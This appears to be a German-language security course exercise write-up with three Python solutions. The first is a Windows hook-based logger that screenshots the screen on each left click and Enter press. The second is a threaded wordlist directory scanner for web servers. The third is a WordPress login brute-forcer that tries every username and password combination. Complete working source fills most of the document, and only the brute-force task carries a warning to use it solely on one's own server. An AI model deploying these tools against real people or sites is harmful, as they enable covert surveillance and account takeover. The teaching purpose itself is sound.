ÜBUNG 3

INHALTSVERZEICHNIS

ÜBUNG 3.1

Erstellen Sie einen Keylogger, welcher bei jedem Klick der linken Maustaste und jedem Betätigen der Enter Taste einen Screenshot erstellt.
Dieser soll dann als HTML Link in der Logdatei hinterlegt werden.
Als Hilfestellung dient folgender Link https://sourceforge.net/p/ pyhook/wiki/PyHook_Tutorial/.

BESCHREIBUNG

In der *main*-Methode wird festgelegt welche Tasten festgehalten werden sollen. Mithilfe von PumpMessages läuft die Anwendung weiter und wartet auf Keyevents.

```
99  def main():¤¶
100     # initialisiert Instanz von HookManager¤¶
101     hm = pyHook.HookManager()¤¶
102     # setzt Mouse-Event¤¶
103     hm.MouseLeftDown = onMouseEvent¤¶
104     # 'hakt' Maus an Instanz hm¤¶
105     hm.HookMouse()¤¶
106     # setzt Key-Event¤¶
107     hm.KeyDown = onKeyEvent¤¶
108     # 'hakt' Keyboard an Instanz hm¤¶
109     hm.HookKeyboard()¤¶
110     # wartet auf Windows.events¤¶
111     pythoncom.PumpMessages()¤¶
```

onMouseEvent wird aufgerufen sobald die linke Maustaste betätigt wird. Der Zeitpunkt wird festgehalten und mit dem Event als Dateiname gesetzt. Anschließend wird ein Bildschirmschnappschuss gemacht.

```
54  def onMouseEvent(event):¤¶
55      # initialisierung des datetime-Objekts dt¤¶
56      dt = datetime.datetime.now()¤¶
57      # Dateiname besteht aus Key und dem Zeitpunkt des Screenshots¤¶
58      screenshotTime = str(dt.day) + '_' + str(dt.month) + \¤¶
59                       '_' + str(dt.year) + '_' + str(dt.hour) + \¤¶
60                       '_' + str(dt.minute) + '_' + str(dt.second)¤¶
61      filename = 'Mouse_' + screenshotTime + '.png'¤¶
62      # tätigt uns sichert screenshot¤¶
63      saveScreenshot(filename)¤¶
64      return True¤¶
```

onKeyEvent wird aufgerufen sobald eine Keyboardtaste betätigt wird. Falls die Taste die Return/Entertaste ist, wird wie bei *onMouseEvent* der Zeitpunkt festgehalten, mit dem Event zusammen als Dateiname gesetzt und ein Bildschirmschnappschuss gemacht.

```
70  def onKeyEvent(event):¤¶
71      # Name der Taste die getätigt wird¤¶
72      keylog = event.Key¤¶
73      # Fall Taste Enter ist, wird Dateiname gestzt und ein screenshot gemacht¤¶
74      if keylog == 'Return':¤¶
75          # initialisierung des datetime-Objekts dt¤¶
76          dt = datetime.datetime.now()¤¶
77          # Dateiname besteht aus Key und dem Zeitpunkt des Screenshots¤¶
78          screenshotTime = str(dt.day) + '_' + str(dt.month) + \¤¶
79                           '_' + str(dt.year) + '_' + str(dt.hour) + \¤¶
80                           '_' + str(dt.minute) + '_' + str(dt.second)¤¶
81          filename = event.Key + '_' + screenshotTime + '.png'¤¶
82          # tätigt uns sichert screenshot¤¶
83          saveScreenshot(filename)¤¶
84      return True¤¶
85  ¤¶
```

In der Methode *saveScreenshot* werden zuerst alle nötigen Parameter gesetzt und Objekte initialisiert die nötig sind, um auf einen Windows-Bildschirm zuzugreifen und einen Screenshot zu tätigen.

```
def saveScreenshot(filename):
    # initialisiert Objekt hdesktop um Verbindung zu Bildschirm aufzubauen
    hdesktop = win32gui.GetDesktopWindow()
    # setzt Bildschirm-Pixel
    width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
    top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
    # erstellt Objekt-Kontext
    desktop_dc = win32gui.GetWindowDC(hdesktop)
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    # erstellt Speicher-Objekt
    mem_dc = img_dc.CreateCompatibleDC()
    # erstellt bitmap-Objekt
    screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)
    # kopiert Bildschirm in Speicher-Objekt
    mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)
```

Anschließend wird, falls notwendig, ein Ordner kreiert in dem die Screenshots abgelegt werden. Alle Screenshots die abgespeichert werden, werden in einer Log-Datei festgehalten. Speicher und Objekte müssen zum Schluss wieder freigegeben werden.

```
    # speichert screenshots in Ordner
    if not os.path.exists("C:\\xampp\\htdocs\\screenshots"):
        os.makedirs("C:\\xampp\\htdocs\\screenshots")
    screenshot.SaveBitmapFile(mem_dc, "C:\\xampp\\htdocs\\screenshots\\" + filename)
    # schreibt zu Datei
    WriteHTMLFile(filename)
    # Speicher und Objekt wieder frei geben
    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())
```


Eine URL zu den Screenshots wird in der log.html gespeichert.


```
def WriteHTMLFile(filename):
    # link zum Screenshot
    link = '<a href="http://localhost/screenshots/">' + filename + '</a>\n\r'
    # Modus a+ fuers updaten der datei
    file = open('./log.html', 'a+')
    file.write(link)
    file.close()
```


AUSGABE

Der Screenshot zeigt die Aufzeichnungen, die bei jedem linken Mausklick und pressen der Entertaste gemacht wurden.


Durch Aufruf auf eine der obigen URL‘s öffnet sich der Webbrowser mit den Screenshots:







Die Screenshots auf dem Webserver:



KOMPLETTER QUELLTEXT

```
# -*- coding: iso-8859-1 -*-
# Keylogger, der bei jedem linken Mausklick und pressen der Enter-taste einen Screenshot macht
import pythoncom # ermöglicht die Handhabung von Windows extensions
import pyHook # ermöglicht Keyboard- und Maushooks für Windows
from ctypes import * # ermöglicht Aufruf von dll's und shared libraries
import win32gui # Zugriff auf win32 API
import win32ui # Zugriff auf Mircosoft Foundation Classes (MFC)
import win32con # stellt Verbindung zu Bildschirm
import win32api # Zugriff auf win32 API
import os # Handhabung des Betriebssystems
import datetime # Handhabung von Datum- und Zeitdaten

# Variablen zur Handhabung von Windows werden definiert
user32 = windll.user32
kernel32 = windll.kernel32
psapi = windll.psapi
current_hwnd = 0

# Macht einen Screenshot und speichert diesen
# @param filename: str: Dateiname des Screenshots
def saveScreenshot(filename):
    # initialisiert Objekt hdesktop um Verbindung zu Bildschirm aufzubauen
    hdesktop = win32gui.GetDesktopWindow()
    # setzt Bildschirm-Pixel
    width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
    top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
    # erstellt Objekt-Kontext
    desktop_dc = win32gui.GetWindowDC(hdesktop)
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    # erstellt Speicher-Objekt
    mem_dc = img_dc.CreateCompatibleDC()
    # erstellt bitmap-Objekt
    screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)
    # kopiert Bildschirm in Speicher-Objekt
    mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)
    # speichert screenshots in Ordner
    if not os.path.exists("C:\\xampp\\htdocs\\screenshots"):
        os.makedirs("C:\\xampp\\htdocs\\screenshots")
    screenshot.SaveBitmapFile(mem_dc, "C:\\xampp\\htdocs\\screenshots\\" + filename)
    # schreibt zu Datei
    WriteHTMLFile(filename)
    # Speicher und Objekt wieder frei geben
    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())
```

```
# Reaktion auf einen linken Mausklick
# Dateiname für Screenshot wird festgelegt
# @param event: obj: Event das ausgelöst wurde bei linkem Mausklick
# @return bool: beendet Methode erfolgreich
def onMouseEvent(event):
    # initialisierung des datetime-Objekts dt
    dt = datetime.datetime.now()
    # Dateiname besteht aus Key und dem Zeitpunkt des Screenshots
    screenshotTime = str(dt.day) + '_' + str(dt.month) + \
                     '_' + str(dt.year) + '_' + str(dt.hour) + \
                     '_' + str(dt.minute) + '_' + str(dt.second)
    filename = 'Mouse_' + screenshotTime + '.png'
    # tätigt uns sichert screenshot
    saveScreenshot(filename)
    return True

# Reaktion auf betätigen der Taste Enter
# Dateiname für Screenshot wird festgelegt
# @param event: obj: Event das ausgelöst wurde bei linkem Mausklick
# @return bool: beendet Methode erfolgreich
def onKeyEvent(event):
    # Name der Taste die getätigt wird
    keylog = event.Key
    # Fall Taste Enter ist, wird Dateiname gestzt und ein screenshot gemacht
    if keylog == 'Return':
        # initialisierung des datetime-Objekts dt
        dt = datetime.datetime.now()
        # Dateiname besteht aus Key und dem Zeitpunkt des Screenshots
        screenshotTime = str(dt.day) + '_' + str(dt.month) + \
                         '_' + str(dt.year) + '_' + str(dt.hour) + \
                         '_' + str(dt.minute) + '_' + str(dt.second)
        filename = event.Key + '_' + screenshotTime + '.png'
        # tätigt uns sichert screenshot
        saveScreenshot(filename)
    return True


# schreibt in Datei
# @param filename: str; Dateiname des Screenshots
def WriteHTMLFile(filename):
    # link zum Screenshot
    link = '<a href="http://localhost/screenshots/">' + filename + '</a>\n\r'
    # Modus a+ fuers updaten der datei
    file = open('./log.html', 'a+')
    file.write(link)
    file.close()


# Setzt Windows-Keylog-Events
def main():
    # initialisiert Instanz von HookManager
    hm = pyHook.HookManager()
    # setzt Mouse-Event
    hm.MouseLeftDown = onMouseEvent
    # 'hakt' Maus an Instanz hm
    hm.HookMouse()
    # setzt Key-Event
    hm.KeyDown = onKeyEvent
    # 'hakt' Keyboard an Instanz hm
    hm.HookKeyboard()
    # wartet auf Windows.events
    pythoncom.PumpMessages()

if __name__=='__main__':
    main()
```

ANHANG

- uebung_3_1.py

ÜBUNG 3.2

Die folgende Übungsaufgabe soll als Erweiterung der im Unterkapitel 3.4.2 gewonnenen Erkenntnisse dienen.
Im Kapitelbeispiel mussten zum Prüfen der Verzeichnisse einige Parameter über das installierte System im Ziel bekannt sein. So war es nötig, Erkenntnisse über das dort verwendete CMS System (Joomla, Wordpress, etc.) zu besitzen.

Ziel dieser Übung ist es, ein allgemeingültiges Skript zu schreiben, welches auf Grundlage von Wort- bzw. Dateilisten eine Webserververzeichnisstruktur durchsucht. Anhand den Statuscodes wird erkennbar, ob eine Datei vorhanden ist.

Als Wörterbuch soll das Ziparchiv *SVNDigger.zip* unter https://www. netsparker.com/blog/web- security/svn- digger- better- lists- for- forced-browsing/ verwendet werden.
Hinweis: Verwenden Sie als Grundlage den Code aus Quelltext 3.6.

Optional: Verändern Sie die Anzahl der Threads und beobachten Sie die Ausführungszeiten.

BESCHREIBUNG

Der Benutzer hat die Möglichkeit die URL, eine Wortdatei, sowie die Anzahl der Threads anzugeben.

```
# initialisiert Objekt parser
parser = argparse.ArgumentParser()
# Kommandozeilen-Argumente
parser.add_argument('-t', dest='targetURL', \
                    type=str, help='specify the url', \
                    required=True)
parser.add_argument('-f', dest='dictFile', \
                    type=str, help='specify the Path with DictFile', \
                    required=True)
parser.add_argument('-T', dest='threads', \
                    type=int, help='specify the number of Threads', \
                    required=False)
args = parser.parse_args()
```

Wird keine Angabe für die Anzahl der Threads gemacht, wird nur einer verwendet. Anschließend werden alle Threads durchlaufen.

```
threads = 1

# prüft ob Anzahl Threads angegeben wurde, ansonsten wird nur einer verwendet
if args.threads:
    threads = args.threads

# IP der Zielmaschine
target = args.targetURL
# setzt Wortliste
dict_words = set_words(args.dictFile)

# durchläuft Threads
for i in range(threads):
    # Methode die 'gethreaded' wird
    t = threading.Thread(target=check_urlPaths, args=(dict_words,target))
    t.start()
```

In der Methode *set_words* wird die, vom Benutzer angegebene, Wörterdatei zeilenweise ausgelesen, Zeilenumbrüche entfernt und in einer Reihe angeordnet. Queue's werden vom Thread als ein

Argument angesehen, da immer nur auf ein Argument zugegriffen werden kann. Würde man hier als return-Wert eine Liste anwenden, wäre jeder Listeneintrag ein Argument, was zum Scheitern der Ausführung führen würde.

```
def set_words(filename):
    # Initialisierung Queue-Objekt
    queue = Queue.Queue()
    # liesst Datei zeilenweise aus
    with open(filename) as f:
        words = f.readlines()
    # entfernt Zeichen für Zeilenumbrüche aus Wörter
    words = [x.replace("\r\n", "") for x in words]
    # bildet Reihe aus Wörter
    for w in words:
        queue.put(w)

    return queue
```

In *check_UrlPaths* wird zuerst geprüft ob jeder Eintrag der Queue eine Datei oder ein Ordner ist, dementsprechend bearbeitet und in eine Liste eingefügt.


```
    word_list = []

    # baut Wörterliste auf
    # prüft ob Ordner oder Datei
    while not dict_words.empty():
        word = dict_words.get()

        if '.' not in word:
            word_list.append('%s/' % word)
        else:
            word_list.append('%s' % word)
```

Anschließend wird jeder Worteintrag an die vom Benutzer angegebene URL angehängt und auf Vorkommen geprüft. Ist die Anfrage erfolgreich, wird dies auf der Konsole ausgegeben.


```
    for word in word_list:
        # fügt zu prüfende URL zusammen
        url = "%s%s" %(target, word)
        # URL-Anfrage
        request = urllib2.Request(url)
        try:
            # Antwort auf URL-Anfrage
            response = urllib2.urlopen(request)
            response.read()
            # Ausgabe des wenn Verzeichnis oder Datei gefunden
            print "[%d] => %s" % (response.code, url)
            response.close()
        except urllib2.HTTPError as error:
            pass
```

AUSGABE


Alle die auf dem Webserver befindlichen Dateien und Ordner:



Der Screenshot beinhaltet alle gefunden URL-Pfade. Bei Bedarf kann ein gefundener URL-Pfad mit Ordner weiter untersucht werden. Alle Dateien und Ordner mit Fragezeichen, leiten auf den Ordner *dashboard* weiter, weswegen ein positives Ergebnis erscheint.



Die Datei access.log zeigt die Abfragen/Zugriffe an den Server. Im Screenshot ist das positive Ergebnis, bei der Abfrage des Ordners party, zu sehen.



KOMPLETTER QUELLTEXT

```python
# -*- coding: utf-8 -*-
# Ermitteln einer Webserververzeichnisstruktur
import Queue # zur handhabung von queues
import threading # zur handhabung von Threads
import urllib2 # zur Handhabung von URLs
import argparse # zur Erleichterung der Kommandozeileneingaben

# filtert Wörter aus Datei heraus und bildet Reihe damit
# @param filename: str; Dictionary
# @return queu: Queue mit den rausgefilterten Wörter
def set_words(filename):
    # Initialisierung Queue-Objekt
    queu = Queue.Queue()
    # liesst Datei zeilenweise aus
    with open(filename) as f:
        words = f.readlines()
    # entfernt Zeichen für Zeilenumbrüche aus Wörter
    words = [x.replace("\r\n", "") for x in words]
    # bildet Reihe aus Wörter
    for w in words:
        queu.put(w)

    return queu

# Testet Url auf verschiedene Pfade
# @param dict_words: obj; Reihe von Wörtern die geprüft werden
def check_urlPaths(dict_words, target):
    word_list = []
    # haut Wörterliste auf
    # prüft ob Ordner oder Datei
    while not dict_words.empty():
        word = dict_words.get()

        if '.' not in word:
            word_list.append('%s/' % word)
        else:
            word_list.append('%s' % word)

    for word in word_list:
        # fügt zu prüfende URL zusammen
        url = "%s%s" %(target, word)
        # URL-Anfrage
        request = urllib2.Request(url)
        try:
            # Antwort auf URL-Anfrage
            response = urllib2.urlopen(request)
            response.read()
            # Ausgabe des wenn Verzeichnis oder Datei gefunden
            print "[%d] => %s" % (response.code, url)
            response.close()
        except urllib2.HTTPError as error:
            pass


def main():
    # initialisiert Objekt parser
    parser = argparse.ArgumentParser()
    # Kommandozeilen-Argumente
    parser.add_argument('-t', dest='targetURL', \
                        type=str, help='specify the url', \
                        required=True)
    parser.add_argument('-f', dest='dictFile', \
                        type=str, help='specify the Path with DictFile', \
                        required=True)
    parser.add_argument('-T', dest='threads', \
                        type=int, help='specify the number of Threads', \
                        required=False)
    args = parser.parse_args()

    threads = 1

    # prüft ob Anzahl Threads angegeben wurde, ansonsten wird nur einer verwendet
    if args.threads:
        threads = args.threads

    # IP der Zielmaschine
    target = args.targetURL
    # setzt Wortliste
    dict_words = set_words(args.dictFile)

    # durchläuft Threads
    for i in range(threads):
        # Methode die 'gethreaded' wird
        t = threading.Thread(target=check_urlPaths, args=(dict_words,target))
        t.start()

if __name__ == '__main__':
    main()
```

ANHANG

- uebung_3_2.py

ÜBUNG 3.3

Erstellen Sie eine Funktion, mit welcher es möglich ist, sich auf einer Wordpress-Webseite anzumelden. Die Funktion soll testen, ob die Anmeldung erfolgreich war oder nicht. Als Eingabe dient eine Textdatei welche eine Liste von Passwörtern enthält. Die Passwörter sind durch Zeilenumbrüche getrennt.

Achtung:
Dieser Angriff darf nicht auf einen fremden Server angewendet werden. Dies gilt auch, wenn es sich um eine eigene Wordpress-Instanz auf einem fremden Server handelt.
Gehen Sie in Ihrem Skript nach folgendem Ablauf vor

1. Absetzen einer GET-Anfrage auf die Anmeldeseite (Bespiel: http://localhost/wordpress/wp-admin)
2. Absetzen einer POST-Anfrage (Anmeldung) auf die im Location-Header der vorigen Antwort (Response) befindliche URL
3. Absetzen einer weiteren GET-Anfrage auf die im Location-Header der vorigen Antwort befindliche URL
4. Durchsuchen des HTML-Inhalts der vorigen Antwort nach Anhaltspunkten, ob die Anmeldung erfolgreich war. (Bei erfolgreicher Anmeldung muss beispielsweise das Wort “Howdy“ im HTML-Inhalt vorkommen)

BESCHREIBUNG

Zum Starten des Programms muss der Benutzer als Konsolenargumente eine Ziel-URL (idealerweise eine Wordpress-Instanz), eine Datei mit Benutzernamen, sowie eine Datei mit Passwörtern angeben. Soll nur ein Benutzername geprüft werden, muss dieser einfach separat in eine Textdatei gespeichert und diese anschließend als Argument angegeben werden.

```
def main():
    # initialisiert Objekt parser
    parser = argparse.ArgumentParser()
    # Kommandozeilen-Argumente
    parser.add_argument('-t', dest='targetURL', \
                        type=str, help='specify the url', \
                        required=True)
    parser.add_argument('-u', dest='usernameFile', \
                        type=str, help='specify the Path of a File with username', \
                        required=True)
    parser.add_argument('-p', dest='passwordFile', \
                        type=str, help='specify the Path of a File with passwords', \
                        required=True)
    args = parser.parse_args()

```

Anschließend werden die Daten, aus den Dateien, für das Programm aufbereitet und jeweils in die Listen *usernames* und *passwords* eingefügt. Jeder Benutzername wird mit allen Passwörtern geprüft. Die Login-Daten werden in die Form gebracht, die später der POST-Anfrage dient. Für Jede Benutzername-Passwort-Kombination wird eine Session gestartet und alle Daten zur Methode *log_on*, die für den Login-Versuch zuständig ist, übergeben.

```

    # Fügt alle Benutzername und Passwörter in Liste
    usernames = cleanElements(args.usernameFile)
    passwords = cleanElements(args.passwordFile)

    # durchläuft alle Benutzername und Passwörter
    for username in usernames:
        for password in passwords:
            # setzt aktuelle Logindaten in Dictionary
            login = {'log': username, 'pwd': password}
            # initialisiert Request-Session
            session = requests.Session()
            # Loginversuch
            log_on(session, args.targetURL, login)

```

Wie oben bereits erwähnt, werden die Daten aus den Dateien für das Programm aufbereitet. Dazu wird der Methode *cleanElements* die Datei übergeben, diese zeilenweise ausgelesen, alle Zeilenumbrüche an den Wörtern entfernt und das Ergebnis anschließend zurückgegeben.

```
58  # @return result: list; Liste mit bereinigten Element
59  def cleanElements(filename):
60      with open(filename) as f:
61          result = f.readlines()
62      result = [x.replace("\n", "") for x in result]
63      return result
64
```

Mit *getData* wird eine GET-Anfrage an den Webserver gestellt. Bei Erfolg werden die Antwortdaten zurückgegeben, ansonsten bricht das Programm ab.

```
26  def getData(session, url):
27      try:
28          response = session.get(url, allow_redirects=True)
29      except:
30          print "Website existiert nicht"
31          sys.exit(0)
32      return response
33
```

In *postData* wird mit den jeweiligen Login-Daten eine POST-Anfrage gestellt. Bei Erfolg der POST-Anfrage findet wegen *allow_redirects=False* keine automatische Weiterleitung statt. Sind Fehler bei der Anfrage eingetroffen, wird das Programm ebenfalls abgebrochen.

```
13  def postData(session, url, data):
14      try:
15          # redirect=False, damit automatische Umleitung gestoppt wird
16          response = session.post(url, data=data, allow_redirects=False)
17      except:
18          print "Post auf angegebene URL nicht möglich"
19          sys.exit(0)
20      return response
21
```


log_on arbeitet die jeweiligen Anfragen ab. Zuerst wird eine GET-Anfrage an den Webserver gestellt, um zu überprüfen ob überhaupt eine Wordpress-Instanz existiert. Danach kann die POST-Anfrage mit Benutzername und Passwort durchgeführt werden.

```
38  def log_on(session, url, login):
39      # überprüft ob wordspress-Instanz auf Ziel existiert
40      responseGet = getData(session, url)
41      # stellt Post-Anfrage an überprüfte Website
42      responsePost = postData(session, responseGet.url, login)
```

Sollte eine Weiterleitung nach der POST-Anfrage vom Webserver angestrebt sein, müsste der Status-Code 302 sein. Trifft dies zu, kann mit dem Header-Feld ‚Location' das neue Ziel angefragt werden. Zur Überprüfung des Logins wird nun im HTML-Text nach ‚Howdy' gesucht, welches bei erfolgreichem Login die Begrüßung ist.


```
44      if responsePost.status_code == 302:
45          # die neue Seite ist im Header über Location aufrufbar
46          responseGet = getData(session, responsePost.headers['location'])
47          # bei Erfolg der Get-Anfrage wird die Seite nach 'Howdy' durchsucht, Howdy erscheint als Begrüssung wenn Login erfolgreich war
48          if re.search('Howdy', responseGet.content):
49              print '\x1B[32m[+] Benutzer: %s  Password: %s | Login war erfolgreich.\x1B[0m' % (login['log'], login['pwd'])
50          else:
51              print '[-] Benutzer: %s  Password: %s | Login fehlgeschlagen.' % (login['log'], login['pwd'])
52      else:
53          print '[-] Benutzer: %s  Password: %s | Login fehlgeschlagen.' % (login['log'], login['pwd'])
```


‚Howdy' als Begrüßung.



